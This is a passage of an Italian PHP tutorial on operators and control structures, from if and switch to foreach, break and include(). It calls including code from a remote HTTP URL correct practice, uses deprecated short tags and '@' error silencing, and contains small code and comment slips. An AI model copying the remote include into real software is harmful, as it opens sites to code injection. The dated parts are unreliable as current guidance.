31  $a = $a." tutti!!!";
32 ?>
```

I commenti inseriti nell'esempio dovrebbero bastare a descrivere la versatilità degli operatori appena trattati.

215.4.3 Operatori di controllo degli errori

Nell'esempio seguente viene gestito un errore dovuto al tentativo di lettura di un file inesistente. Con l'occasione viene utilizzata la funzione PHP '**`file('nome_del_file')`**' che restituisce un array contenente le righe del file passato alla funzione.

```
0  <?
1   // provo ad aprire un file che non esiste
2    $file_array = file('file_inesistente') or
3       die (" Errore durante l'apertura del file. ");
4
5   /*
6     il file non esiste, lo script si ferma
7     mostrando i messaggi di errore
8   */
9  ?>
```

Se si salva il codice in un file e si richiama tramite il navigatore, si nota che oltre al messaggio di errore inserito nello script viene visualizzato un messaggio introdotto dall'interprete PHP. I messaggi di errore possono contenere informazioni utili ai male intenzionati, è bene, quindi, gestire tali messaggi al meglio. Un esempio è riportato in figura 215.2 dove si nota il percorso su file system dello script di prova.

Figura 215.2. Ecco come appare la pagina contenente l'errore non gestito. Oltre al messaggio di errore da noi inserito viene visualizzato anche un warning dall'interprete PHP.

Un modo molto semplice per non far visualizzare i messaggi d'errore dell'interprete è premettere il carattere '`@`' alla funzione. Ad esempio: '**`@file('dati.txt')`**'.

L'esempio precedente potrebbe essere modificato in questo modo:

```
0  <?
1   // provo ad aprire un file che non esiste
2    $file_array = @file('file_inesistente') or
3       die (" Errore durante l'apertura del file. ");
4    /*
5      In questo caso il messaggio di errore  dell'interprete
6      PHP è stato silenziato dalla '@' premessa alla funzione file().
7      Verrà quindi mostrato solo il nostro messaggio di errore
8    */
9  ?>
```

Il costrutto '**`die()`**' non fa altro che terminare l'esecuzione del programma, in caso di errore, mostrando il messaggio contenuto tra le parentesi.

215.4.4 Operatori di incremento e decremento

Come detto, la sintassi PHP ricorda molto quella del C. Gli operatori di pre e post incrementazione sono gestiti come nel linguaggio C.

Nella tabella 215.5 sono riportati i quattro operatori:

Tabella 215.5. Questi gli operatori di incremento e decremento gestiti dal PHP.

Esempio	Nome	Risultato
'**$a++**'	Post-incremento	Restituisce '**$a**' e poi la incrementa di uno
'**++$a**'	Pre-incremento	Incrementa di uno '**$a**' e poi la restituisce
'**$a--**'	Post-decremento	Restituisce '**$a**' e poi la decrementa di uno
'**--$a**'	Pre-decremento	Decrementa di uno '**$a**' e poi la restituisce

Nell'esempio seguente vengono utilizzati i quattro operatori:

```
0  <?
1    $a = 1;
2
3    // Operatori di pre-incremento
4
5    echo "<br>La variabile vale: ".++$a;
6    echo " e dopo vale: ".$a;
7
8    // Operatori di post-incremento
9
10   echo "<br>La variabile vale: ".$a++;
11   echo " e dopo vale: ".$a;
12
13   // Operatori di pre-decremento
14
15   echo "<br>La variabile vale: ".--$a;
16   echo " e dopo vale: ".$a;
17
18   // Operatori di post-decremento
19
20   echo "<br> La variabile vale: ".$a--;
21   echo " e dopo vale: ".$a;
22
23 ?>
```

Se si prova a salvare l'esempio in un file nella directory del servizio HTTP, una volta richiamato mediante il navigatore, il risultato sarà di questo tipo:

```
La variabile vale: 2 e dopo vale: 2
La variabile vale: 2 e dopo vale: 3
La variabile vale: 2 e dopo vale: 2
La variabile vale: 2 e dopo vale: 1
```

Ragionando passo passo si capisce il lavoro dell'interprete e di conseguenza il risultato ottenuto. La variabile inizialmente vale 1. Nella riga 5 viene incrementata, prima di essere visualizzata, tramite l'operatore '**++$a**'. Nella riga 6 viene mostrato il valore di '**$a**' senza eseguire alcuna operazione. Da queste prime due righe di codice si ottiene la riga:

```
La variabile vale: 2 e dopo vale: 2
```

Nella riga 10, invece, viene utilizzato l'operatore '**$a++**' che prima visualizza il contenuto della variabile e poi lo incrementa. Infatti la riga 11 restituisce un valore di '**$a**' pari a 3. Il risultato è evidente nella seconda riga del file HTML generato dallo script di prova.

Stessa procedura per gli operatori di pre e post decremento, fino a ritornare al valore iniziale della variabile.

215.4.5 Operatori logici

Gli operatori logici gestiti dal PHP sono riportati nella tabella 215.6.

Tabella 215.6. Questi gli operatori logici gestiti dal PHP.

Esempio	Nome	Risultato
'**`$a and $b`**'	AND	vera se $a e $b sono vere
'**`$a or $b`**'	OR	vera se $a o $b è vera
'**`$a Xor $b`**'	XOR	vera se $a o $b è vera ma non entrambe
'**`!$a`**'	NOT	Negazione. Vera se $a non è vera
'**`$a && $b`**'	AND	Simile a '**`and`**' ma con precedenza diversa
'**`$a || $b`**'	OR	Simile a '**`or`**' ma con precedenza diversa

Le precedenze degli operatori sono riportate nel manuale ufficiale.

In questo momento è inutile dilungarsi in esempi, gli operatori logici verranno approfonditi in seguito. In particolare verranno trattati con l'introduzione dell'istruzione '**`if`**'.

215.4.6 Operatori di confronto

Il PHP gestisce tutti gli operatori di confronto riportati nella tabella 215.7.

Tabella 215.7. Gli operatori di confronto gestiti dal PHP.

Esempio	Nome	Risultato
'**`$a == $b`**'	Uguale	vera se $a è uguale a $b
'**`$a === $b`**'	Identico	vera se $a è uguale a $b e sono dello stesso tipo
'**`$a != $b`**'	Diverso	vera se $a è diverso da $b
'**`$a <> $b`**'	Diverso	vera se $a è diverso da $b
'**`$a !== $b`**'	Non Identico	vera se $a non è uguale a $b o non sono dello stesso tipo
'**`$a < $b`**'	Minore	vera se $a è minore di $b
'**`$a > $b`**'	Maggiore	vera se $a è maggiore di $b
'**`$a <= $b`**'	Minore o uguale	vera se $a è minore o uguale a $b
'**`$a >= $b`**'	Maggiore o uguale	vera se $a è maggiore o uguale a $b

Esempi pratici sugli operatori di confronto verranno trattati in seguito, nella guida, con l'introduzione delle «strutture di controllo».

215.5 Strutture di controllo

Nella tabella 215.8 sono riportate le strutture di controllo che verranno trattate in dettaglio nelle pagine seguenti.

Tabella 215.8. Le strutture di controllo.

Strutture	di controllo	
if	while	break
else	do..while	include()
elseif	for	
switch	foreach	

le strutture di controllo sono state raggruppate per tipologia e ordinate secondo la difficoltà. Di seguito verranno trattati prima i costrutti più semplici e poi quelli più complessi.

Nella prima colonna sono raccolte le strutture tramite le quali si è in grado di eseguire determinate istruzioni al verificarsi di particolari condizioni.

Nella seconda colonna sono raccolte le strutture mediante cui è possibile realizzare e gestire delle operazioni cicliche, fino a quando una particolare condizione viene soddisfatta e interrompe il ciclo.

In questo ultimo caso è importante tenere sempre presente la condizione di STOP. Questo per evitare dei cicli infiniti che possono bloccare il funzionamento del programma.

Inoltre negli esempi che seguono verranno utilizzati gli operatori precedentemente introdotti.

215.5.1 if

Il costrutto '**`if`**' è molto importante e utilizzato in tutti i linguaggi di programmazione. La sintassi è la seguente:

```
if(condizione)
   singola istruzione
```

Utilizzato in questo modo, solamente un'istruzione è condizionata dall'esito della condizione contenuta nel costrutto '**`if`**'. Ecco un esempio:

```
0 <?
1   $a = 3;
2   $b = 5;
3
4   if($a < $b)  // uso un operatore di confronto
5      echo "Condizionato da if. Solo se \$a è minore di \$b.";
6
7      echo "<br>Questo, invece, viene scritto comunque!!!";
8
9 ?>
```

Se si ha bisogno di condizionare una o più istruzioni la sintassi da utilizzare è la seguente:

```
if(condizione){
   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione n
}
```

Riprendendo l'esempio precedente si può scrivere:

```
0  <?
1    $a = 3;
2    $b = 5;
3
4    if($a < $b){
5       echo "Istruzione 1.";
6       echo "Istruzione 2.";
7       echo "Istruzione 3.";
8    }
9
10   echo "<br>Questo, invece, viene scritto comunque!!!";
11
12 ?>
```

La differenza è semplice e lampante. Il blocco delle istruzioni condizionate va contenuto tra le parentesi '**`{ }`**'.

215.5.2 else

Nell'ultimo esempio viene gestito un solo evento. Se si volesse gestire anche l'evento $a >= $b si potrebbe aggiungere, in modo poco elegante e funzionale, un altro '**`if($a >= $b){ istruzioni }`**'. Tuttavia la soluzione più corretta è sicuramente l'utilizzo della struttura '**`else`**'

La sintassi del costrutto '**`else`**' è la seguente:

```
if(condizione){

   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione n

}else{

   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione m

}
```

Di seguito sono riportati alcuni esempi per chiarirne l'utilizzo e per prendere confidenza con gli operatori precedentemente trattati.

```
0  <?
1
2     if(!$a){  // $a è falso.
3       $a = "ok";
4     }else{
5       $a = "ko";
6     }
7
8     // a questo punto $a vale "ok"
9
10    if($a == "ok"){
11      echo "Sono entrato nell'if e \$a vale: ".$a;
12      echo "<br> Adesso cambiamo il contenuto di \$a";
13      $a = 17;
14    }else{
15      echo "\$a non vale \"ok\" e quindi mi trovo nell'else. \$a: ".$a;
16      echo "<br> anche in questo caso setto \$a uguale a 17 ma in modo diverso.";
17      $a = 16;
18      $a += 1;
19    }
20
21    // adesso scrivo il tipo e il valore di $a
22
23    if(is_integer($a)){
24      echo "<br> \$a è un INTERO e vale: ".$a;
25    }else{
26      echo "<br> \$a NON è un intero e vale: ".$a;
27    }
28
29 ?>
```

Lo script, così come nell'esempio, restituisce un risultato simile al seguente:

```
Sono entrato nell'if e $a vale: ok
Adesso cambiamo il contenuto di $a
```

```
$a è un INTERO e vale: 17
```

Per comprendere al meglio il flusso del programma e delle strutture in esso contenute, si può inserire nella riga 1 la valorizzazione di '**$a**', ad esempio:

```
1     $a = "qualche valore";
```

Così facendo l'esito del primo '**if**' cambia e di conseguenza tutto il resto dello script.

Con l'occasione si è utilizzata una nuova funzione, '**is_integer()**', che restituisce un valore booleano vero se la variabile ad essa fornita è di tipo intero, falso se la variabile non è intera.

Esistono altre funzioni simili per verificare il tipo delle variabili, tra cui: '**is_array()**', '**is_double()**', '**is_string()**'. Il funzionamento è analogo a quello di '**is_integer()**'. Ovviamente esistono altre funzioni di questo tipo e sono raccolte nella sezione «Funzioni di Variabili» del manuale ufficiale del PHP.

215.5.3 elseif

Si supponga di dover gestire il confronto tra due variabili '**$a**' e '**$b**' di tipo intero. I possibili risultati del confronto sono tre:

- `$a > $b`
- `$a < $b`
- `$a = $b`

Utilizzando le strutture viste fino ad ora, non si è in grado di risolvere il problema. Una soluzione poco elegante, e sicuramente non ottimale, è eseguire tre '**if**' in cascata.

Per risolvere problemi di questo tipo il PHP mette a disposizione la struttura '**elseif**'. La sintassi è analoga a quella di '**else**'.

```
if(condizione){

   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione n

}elseif(condizione){

   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione m

}else{

   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione k

}
```

Ecco come applicare la sintassi all'esempio precedentemente descritto:

```
0  <?
1    $a = 3;  // valorizzo la variabile $a a mio piacere
2    $b = 6;  // valorizzo la variabile $b a mio piacere
3
4    // adesso eseguo il confronto con un unica istruzione elseif
5
6    if ($a > $b) {
7      echo " \$a è maggiore di \$b ";
8    } elseif ($a == $b) {
9      echo " \$a è uguale a \$b ";
10   } else {
11     echo " \$a è minore di \$b ";
12   }
13
14 ?>
```

Dunque in questo modo si è in grado di gestire più condizioni. Il flusso è molto semplice e intuitivo. Se una delle due condizioni è soddisfatta l'interprete esegue le istruzioni ad essa associate ed esce dal blocco '**`elseif`**'. Se è presente un '**`else`**' finale e nessuna condizione è stata soddisfatta, l'interprete ne esegue le istruzioni e lascia il blocco '**`elseif`**'.

> Va precisato che viene eseguito al massimo un blocco di istruzioni. Se più condizioni sono soddisfatte, solo le istruzioni associate alla prima condizione vera vengono eseguite, le altre vengono saltate.

Si può inserire più di un '**`elseif(condizione)`**' all'interno della struttura. Vediamo come, modificando l'esempio precedente.

```
0  <?
1    $a = 3;  // valorizzo la variabile $a a mio piacere
2    $b = 6;  // valorizzo la variabile $b a mio piacere
3
4    // adesso eseguo il confronto con un unica istruziione elseif
5
6    if ($a > $b) {
7      echo " \$a è maggiore di \$b ";
8    } elseif ($a === $b) {
9      echo "\$a è identica a \$b";
10   } elseif ($a == $b) {
11     echo " \$a è uguale a \$b ";
12   } else {
13     echo " \$a è minore di \$b ";
14   }
15
16 ?>
```

Per verificare la correttezza e capire il diverso funzionamento, si provi ad assegnare alla variabile '**`$b`**' i seguenti valori:

- `$b = 6;`
- `$b = 3;`
- `$b = 3.0;`

Infine si modifichino le righe interessate allo script di esempio nel seguente modo:

```
8    } elseif ($a == $b) {
9      echo "\$a è uguale a \$b";
10   } elseif ($a === $b) {
11     echo " \$a è identica a \$b ";
```

In questo modo la voce '**$a è identica a $b**' non viene mai visualizzata. Al lettore il semplice compito di scoprirne il motivo. [5]

215.5.4 switch

Spesso ci si trova a dover confrontare il contenuto di una variabile con più valori, in questi casi è preferibile utilizzare la struttura '**switch**' al posto di '**elseif**'. Un esempio renderà più chiaro il concetto.

Si supponga di dover gestire un menu. In base al valore di una variabile vengono eseguite una o più operazioni. Nell'esempio la variabile '**$scelta**' è valorizzata nella riga 2. Per provare il funzionamento del programma basterà cambiare il valore a questa variabile.

```
0  <?
1    // valorizzo la variabile $scelta
2    $scelta = 0;
3
4    // con switch gestisco i confronti e le operazioni.
5
6    switch ($scelta) {
7      case 0:
8            echo "<br> lancio l'istruzione associata al valore 0 ";
9            break;  // esce da switch
10     case 1:
11           echo "<br> lancio l'istruzione associata al valore 1 ";
12           break; // esce da switch
13     case 2:
14           echo "<br> lancio l'istruzione associata al valore 2 ";
15           break;  // esce da switch
16     default:
17           echo "<br> NESSUNA OPERAZIONE ASSOCIATA alla scelta";
18
19   }
20
21 ?>
```

Nella struttura '**switch**' a differenza di '**elseif**', l'interprete esegue le istruzioni successive al '**case**' soddisfatto. Questo è il motivo per cui si utilizza il comando '**break**'. Più avanti si tratterà questo costrutto, per il momento basta sapere che serve ad abbandonare la struttura di controllo.

L'esempio precedente genera un risultato di questo tipo:

```
lancio l'istruzione associata al valore 0
```

Se non ci fossero i '**break**' in ogni blocco di istruzione il risultato sarebbe:

```
lancio l'istruzione associata al valore 0
lancio l'istruzione associata al valore 1
lancio l'istruzione associata al valore 2
NESSUNA OPERAZIONE ASSOCIATA alla scelta
```

Se il funzionamento di '**switch**' non risulta ancora chiaro, si provi, dopo aver tolto le istruzioni '**break**', ad assegnare alla variabile '**$scelta**' i valori: 0,1 e 2, verificandone i singoli risultati.

Nel caso di più uguaglianze la differenza tra '**switch**' e '**elseif**' è minima, in questi casi, l'utilizzo di '**switch**' risulta più elegante e leggibile di '**elseif**'. Di seguito viene riportato l'esempio precedente riscritto utilizzando la struttura elseif.

```
0  <?
1    // valorizzo la variabile $scelta
```

[5] La condizione di identità include quella di uguaglianza, quindi, se due variabili sono identiche di conseguenza sono anche uguali, mentre non è vero il contrario. Ecco perchè bisogna fare attenzione all'ordine in cui si scrivono le condizioni.

```
2    $scelta = 0;
3
4    // adesso utilizzo elseif per gestire le operazioni
5
6    if($scelta == 0) {
7       echo "<br> lancio l'istruzione associata al valore 0 ";
8    }elseif($scelta == 1){
9       echo "<br> lancio l'istruzione associata al valore 1 ";
10   }elseif($scelta == 2){
11      echo "<br> lancio l'istruzione associata al valore 2 ";
12   }else{
13      echo "<br> NESSUNA OPERAZIONE ASSOCIATA alla scelta";
14   }
15
16 ?>
```

215.5.5 while

Il '**`while`**' è la struttura di gestione dei cicli più semplice del PHP. La traduzione in italiano è: "mentre".

La sintassi è la seguente:

```
while(condizione){
   istruzione 1
   istruzione 2
   .
   .
   .
   istruzione n
}
```

Cioè: «MENTRE la condizione è vera esegui le istruzioni».

Il seguente esempio può aiutare a chiarire le idee.

```
0  <?
1    $i=1;
2    while ($i <= 6){    // mentre $i è minore o uguale a 7
3       echo "<br> \$i adesso vale: ".$i;
4       $i++;
5    }
6  ?>
```

Dunque, in questo caso la condizione di stop, che fa fermare il ciclo, è '**`$i > 6`**'. Ovvero '**`$i <= 6`**' è falsa.

Il risultato è il seguente:

```
$i adesso vale: 1
$i adesso vale: 2
$i adesso vale: 3
$i adesso vale: 4
$i adesso vale: 5
$i adesso vale: 6
```

Tramite un semplice ciclo PHP si può generare una pagina HTML come quella riportata in figura 215.3

Figura 215.3. Questo è stato generato dal ciclo '**`while`**'.

Semplicemente è stato eseguito il seguente codice:

```
0  <html>
1   <head>
2      <title>Ciclo while</title>
3   </head>
4   <body>
5
6      <br> Un ciclo WHILE<br><hr>
7
8   <?
9        $i=1;
10        while ($i <= 6){
11  ?>
12
13           <br> <font size="<?=$i?>">Questo è un font con size = <?=$i?></font>
14
15  <?
16           $i++;
17       }
18  ?>
19
20
21    </body>
22 </html>
```

Dal menu *`visualizza`* del navigatore, l'opzione *`sorgente pagina`*, mostra il seguente codice:

```
0  <html>
1    <head>
2      <title>Ciclo while</title>
3    </head>
4    <body>
5      <br> Un ciclo WHILE<br><hr>
6
7      <br> <font size="1">Questo è un font con size = 1</font>
8      <br> <font size="2">Questo è un font con size = 2</font>
9      <br> <font size="3">Questo è un font con size = 3</font>
10     <br> <font size="4">Questo è un font con size = 4</font>
11     <br> <font size="5">Questo è un font con size = 5</font>
12     <br> <font size="6">Questo è un font con size = 6</font>
13
14   </body>
15 </html>
```

Le righe dalla 7 alla 12 sono state generate dall'interprete con l'esecuzione del ciclo '**`while`**' dell'esempio.

215.5.6 do..while

A differenza del '**`while`**' il '**`do..while`**' esegue il controllo sulla condizione dopo l'esecuzione delle istruzioni. Ecco la sintassi:

```
do {
    istruzione 1
    istruzione 2
    .
    .
    .
    istruzione n
}while(condizione);
```

Dunque l'interprete esegue le istruzioni e solo dopo controlla la condizione di stop, se è vera riesegue le istruzioni, se è falsa abbandona il ciclo.

Di seguito è riportato un esempio costituito da due cicli, uno utilizza il costrutto '**`do..while`**', l'altro il '**`while`**'. Le condizioni iniziali e di uscita sono le stesse ma il risultato è diverso. Al lettore il compito di capire tali differenze.

```
0  <?
1    // Condizione iniziale!
2      $inizio = 0;
3
4    // ciclo do..while
5
6    do{
7        echo "<br> ciclo: do..while. \$inizio vale: ".$inizio;
8    }while($inizio > 0);
9
10   // mentre il ciclo while
11
12   while($inizio > 0){
13       echo "<br> ciclo: while. \$inizio vale: ".$inizio;
14   }
15 ?>
```

215.5.7 for

La sintassi del ciclo '**`for`**' può sembrare incomprensibile ad una prima lettura, invece è molto coincisa, versatile e, con un po' di pratica, semplice. Eccola:

```
for(condizione iniziale; condizione stop; variazione parametro){
    istruzione 1
    istruzione 2
    .
    .
    .
    istruzione n
}
```

Tale sintassi viene applicata nel seguente modo:

```
for($i=0; $i<10; $i++){
   echo "<br>tutte le istruzioni che desidero";
}
```

Il codice dell'esempio può essere letto come: «partendo da $i = 0, mentre $i<10 esegui le istruzioni e incrementa $i di uno ».

Sia le condizioni che la variazione possono essere omesse o incluse tra le istruzioni. Per il momento verrà trattata la sintassi classica. Il modo più semplice e diretto è, come al solito, un esempio ben commentato.

```
0  <?
1     // sintassi classica:
2
3     for($i=0; $i<10; $i++){
4        echo "<br> non serve incrementare, lo fa il for";
5        echo "<br> infatti ecco il valore di \$i: ".$i;
6     }
7
8     // se ho una sola istruzione, come con l'if
9
10    for ($i=0; $i<10; $i++)
11        echo "<br> per una sola va bene così. \$i vale: ".$i;
12
13    // oppure se è solo un print
14
15    for($i=0; $i<10; print"<br>".$i,  $i++)
16
17    // Ancora posso incrementare $i tra le istruzioni
18
19    for($i=0; $i<10; ){
20        echo "<br>incrementare \$i altrimenti il ciclo è infinito. \$i=".$i;
21        $i++;
22    }
23
24    // Oppure premetto la condizione iniziale.
25
26    $i=0;
27    for( ; $i<10;  $i++){
28       echo "<br>eccolo : ".$i;
29    }
30
31 ?>
```

Come detto è possibile omettere anche le condizioni iniziale e di stop. Per fare questo è necessario utilizzare la struttura '**`break`**' che verrà introdotta nelle pagine seguenti. In quell'occasione verranno trattate tali eccezioni.

A questo punto, un ottimo esercizio per il lettore è la traduzione degli esempi visti per le strutture del '**`while`**' e '**`do..while`**', in script uguali o simili utilizzando le varie derivazioni del costrutto '**`for`**'.

215.5.8 foreach

Va subito notato che il costrutto '**`foreach`**' è stato implementato dalla versione 4.0 in poi e quindi non è gestita dalle versioni precedenti del PHP.

L'uso del '**`foreach`**' è indicato per la gestione degli array e mette a disposizione due sintassi principali:

```
foreach($variabile_array as $value){
   ....
   istruzioni
   ....
}
```

e:

```
foreach($variabile_array as $key => $value){
   ...
   istruzioni
   ...
}
```

il suo funzionamento, a differenza del semplice ‘**for**’, non è molto intuitivo ed è vincolato all’utilizzo di un array. Si nota immediatamente che la sintassi non richiede l’utilizzo di indici ne di incrementi, infatti il costrutto opererà su tutti gli argomenti dell’array indistintamente. Dunque questo strumento risulta comodo e versatile quando si ha a che fare con array con chiavi particolari o non consecutive (nel caso di chiavi numeriche).

Si supponga di avere un primo array composto da chiavi intere e consecutive simile al seguente:

```
<?
  $array_1 = array (1, "a", 5, "c", "ciao");   // con chiavi da 0 a 4
  print_r($array_1);
?>
```

e un secondo composto da chiavi miste e quindi non consecutive come questo:

```
<?
 $array_2 = array (
     "uno" => 1,          // chiave stringa e valore intero
     "frutta" => "mela",  // chiave stringa e valore stringa
     5 => "cinque",       // chiave intero e valore stringa
     40 => 30             // chiave intero e valore intero
               );
  print_r($array_2);
?>
```

I risultati dei due script sono semplicemente:

```
Array ( [0] => 1 [1] => a [2] => 5 [3] => c [4] => ciao )
Array ( [uno] => 1 [frutta] => mela [5] => cinque [40] => 30 )
```

Si supponga ora di non conoscere le chiavi del secondo array perchè assegnate dinamicamente da un codice precedente. In questo caso non si sarebbe in grado di operare sull’array con le strutture cicliche classiche perchè non c’è nessuna relazione tra le chiavi. Mentre nel primo la relazione tra le chiavi è semplice, sono interi successivi a partire da 0. In queste situazioni la struttura ‘**foreach**’ è tanto indispensabile quanto semplice ed immediata da utilizzare.

L’esempio potrebbe continuare con la necessità di separare i valori interi da quelli non interi, contenuti in ‘**$array_2**’. Di seguito viene risolto il problema con l’utilizzo del costrutto ‘**foreach**’ e della prima sintassi.

```
0  <?
1    foreach ($array_2 as $val) {
2      echo "<br>\$val = ".$val;
3      if(is_integer($val)){
4         echo " ------&gt; ed è un intero...";
5         // possono seguire istruzioni per trattare i dati interi
6      }else{
7         echo " ------&gt; ma non è un intero...";
8         // possono seguire istruzioni per trattare i dati NON interi
9      }
10   }
11 ?>
```

‘**foreach**’ in italiano può essere tradotto come ‘**per ogni**’, dunque la sintassi è ora più chiara: per ogni valore dell’array ‘**$array_2**’ preso come ‘**$val**’ esegui le istruzioni associate.

Il costrutto ad ogni ciclo valorizza la variabile ‘**$val**’ con un elemento dell’array. Ripete l’operazione per tutti gli elementi indipendentemente dalle chiavi ad essi associati.

Nell’esempio le cose sono state complicate con l’annidamento di un ‘**if**’ che verifica ad ogni ciclo il tipo di dato estratto dall’array, il risultato è il seguente:

```
$val = 1 ------> ed è un intero...
$val = mela ------> ma non è un intero...
```

```
$val = cinque ------> ma non è un intero...
$val = 30 ------> ed è un intero...
```

A questo punto è semplice dedurre il funzionamento della seconda sintassi, infatti, il '**`foreach`**' può estrarre sia la chiave che il valore degli elementi contenuti nell'array. Complicando ulteriormente lo script precedente si può verificare il funzionamento della seconda sintassi.

```
0  <?
1     foreach ($array_2 as $chiave => $valore) {
2        echo "<br>\$val = ".$valore;
3        if(is_integer($valore)){
4           echo " ------&gt; ed è un intero...";
5           echo " ------&gt; questa la sua chiave: ".$chiave;
6           // possono seguire istruzioni per trattare i dati interi
7        }else{
8           echo " ------&gt; ma non è un intero...";
9           echo " ------&gt; questa la sua chiave: ".$chiave;
10          // possono seguire istruzioni per trattare i dati NON interi
11       }
12    }
13 ?>
```

Sono state aggiunte le righe 5 e 9 che visualizzano il volore delle chiavi ed è stata modificata la sintassi della riga 1 in cui si chiede al '**`foreach`**' di estrarre anche le chiavi degli elementi dell'array oltre al valore e di assegnarli alle variabili '**`$chiave`**' e '**`$valore`**'. Il risultato è il seguente:

```
$val = 1 ------> ed è un intero... ------> questa la sua chiave: uno
$val = mela ------> ma non è un intero... ------> questa la sua chiave: frutta
$val = cinque ------> ma non è un intero... ------> questa la sua chiave: 5
$val = 30 ------> ed è un intero... ------> questa la sua chiave: 40
```

In conclusione il costrutto '**`foreach`**' è una struttura ciclica dedicata alla manipolazione degli array. Ovviamente possono essere gestiti anche array multidimensionale con dei '**`foreach`**' annidati, il lettore può approfondire l'argomento sul manuale ufficiale.

L'esempio trattato è raggiungibile all'indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_2/foreach.php*>

215.5.9 break

Il costrutto '**`break`**' serve ad abbandonare una struttura di controllo, nel dettaglio permette di uscire da: '**`for`**', '**`foreach`**', '**`while`**', '**`do..while`**' e '**`switch`**', e ammette un parametro numerico opzionale. Tale parametro deve essere un intero che indicherà il "livello" della struttura da abbandonare. Ad esempio, nel caso di due o più strutture annidate, si potrebbe voler uscire da una o più di esse: questo è possibile tramite il parametro.

Con l'occasione verranno approfondite, negli esempi seguenti, le strutture tralasciate in precedenza.

```
0  <?
1
2   $i = 0;
3   while (++$i) {   // il while incrementa anche in questo modo
4
5     if($i == 3){
6
7       echo "<br>Conto fino a ".$i." ed esco solo dal conteggio: ";
8
9       for ($t = 1; ;$t++) {  // la condizione di stop è tra le istruzioni.
10        if ($t > $i) {
11          break 1;   // esce solo dal for equivale a break senza parametri.
12        }
```

```
13         echo " ".$t;
14       }
15
16     }elseif($i == 9){
17
18       echo "<br> Conto fino a ".$i." ed esco dal for e dal while:";
19
20       $t = 1;
21       for (;;) {  // Nessuna condizione è espressa nel costrutto.
22         if ($t > $i) {
23           break 2;  // il parametro è 2 quindi esce dal for e dal while.
24         }
25         echo " ".$t;
26         $t++;
27       }
28
29     }
30
31 }
32
33 echo "<br><br> fine dello script!";
34
35 ?>
```

Come detto in precedenza, è importante curare l'indentazione del codice. L'ultimo esempio è composto da un ciclo '**`while`**' che include un '**`elseif`**' e due cicli '**`for`**' che, a loro volta, contengono un '**`if`**' ciascuno. Tutto questo susseguirsi di parentesi può creare confusione e rendere il codice illegibile se non si presta attenzione all'indentazione.

Nella maggior parte dei casi, se il codice è ben scritto e ragionato, non si ha bisogno della struttura '**`break`**'. Tuttavia è bene sapere che esiste.

215.5.10 include()

Il PHP permette di includere uno o più file in un punto ben preciso di un altro file. Tali file possono, a loro volta, contenere codice PHP che verrà interpretato se delimitato dagli appositi marcatori.

Si pensi alla gestione di modelli grafici, alla necessità di dichiarare le stesse variabili in più file, all'inclusione di funzioni già pronte e via dicendo. In tutti questi casi è possibile creare un file specifico in cui inserire il codice che va incluso negli script. Ovviamente è possibile includere anche file residenti su macchine diverse dalla nostra. Di seguito vedremo come fare.

Per l'inclusione dei file il PHP offre diverse soluzioni. In questa guida verrà approfondita la funzione '**`include()`**'. Ne esistono altre che sono riportate nel manuale ufficiale.

La sintassi di base è la seguente:

```
0   <?
1     // inclusione di un file chiamato esterno.html
2
3     include('esterno.html');
4
5   ?>
```

è preferibile utilizzare le stringhe con double quote perchè meglio gestite e più versatili:

```
0  <?
1     // oppure con il double quote
2
3     include("esterno.html");
4
5  ?>
```

Come accennato in precedenza, il file da includere può trovarsi su una macchina diversa dalla nostra. Supponiamo che sia accessibile tramite il protocollo HTTP. La sintassi sarà:

```
0  <?
1     /* inclusione di un file remoto.
2        Su una macchina diversa, tramite
3        il protocollo HTTP
4     */
5
6     include("http://www.url_altro_sito.com/esterno.html");
7
8  ?>
```

Questo modo di operare è del tutto corretto. Tuttavia va tenuto conto dei seguenti fattori:

- l'elevato tempo di accesso al servente remoto, che può causare un ritardo nella generazione della pagina e può rallentare notevolmente la visualizzazione della stessa;
- l'elaboratore servente potrebbe essere irraggiungibile o il file essere inesistente;
- il contenuto del file remoto potrebbe essere modificato a nostra insaputa.

Alcuni di questi ostacoli possono essere aggirati, altri no. Ad esempio, il primo problema non è risolvibile. Per quanto una connessione sia veloce ed i servizi performanti si aggiunge sempre un intervallo di tempo dovuto alla procedura di richiesta del file. Questo è un parametro molto importante, che va tenuto presente quando si effettua una scelta di questo tipo. Il tempo necessario, inoltre, non è sempre lo stesso ma dipende da svariati fattori, ad esempio il traffico sul sito remoto, il traffico sulla rete, ecc...

Il secondo punto può essere affrontato in vari modi, quello più sbrigativo è sicuramente la gestione dell'errore generato con la mancata inclusione del file. Ecco un modo di procedere:

```
0  <?
1     /* inclusione di un file remoto. Su una macchina diversa,
2        tramite il protocollo HTTP.
3        Compresa la gestione dell'errore!!!
4     */
5
6     if( !@include("http://www.url_altro_sito.com/esterno.html") )
7        echo "<br><br> Problemi di visualizzazione! torna a trovarci...";
8
9  ?>
```

In questo modo si è reso invisibile l'eventuale messaggio di errore dell'interprete tramite il prefisso '`@`'. Per il resto si tratta di un semplice '**`if`**' che verifica il valore restituito dalla funzione '**`include()`**', se il valore è falso visualizza il messaggio di errore, altrimenti include il file e prosegue.

> Se il file remoto è uno script, ad esempio PHP, prima di essere incluso viene interpretato dal servente, quindi viene incluso il risultato dello script generato in remoto e non sull'elaboratore su cui è ospitato il nostro script .

Passaggio di variabili tramite l'HTTP

Fino ad ora sono stati trattati i casi di singole pagine PHP in cui le variabili sono valorizzate, manipolate e visualizzate con l'interpretazione del singolo file. In questo modo l'utente che naviga la pagina non è in grado di interagire con gli script, non può passare dei dati al programma perchè non può editarne il codice. Il protocollo HTTP permette, tramite i marcatori HTML di passare dei dati tra le pagine, il PHP è in grado di ricevere ed elaborare queste informazioni.

Nelle pagine seguenti verranno trattati i metodi di scambio di variabili dando per scontata la conoscenza, come detto in principio, dell'HTML.

L'HTML permette al navigatore di inserire dati tramite il marcatore '**`form`**' che riceve dagli attributi '**`action`**' e '**`method`**' le direttive relative al file che deve ricevere i dati e al modo in cui essi devono esseregli passati. L'attributo '**`method`**' ammette due possibili valori: '**`get`**' e '**`post`**'. Di seguito saranno approfondite le differenze tra i due metodi.

216.1 Metodo get

Quando si sceglie il metodo '**`get`**' le variabili ed il relativo valore vengono fornite allo script destinatario tramite la barra dell'indirizzo del *browser*.

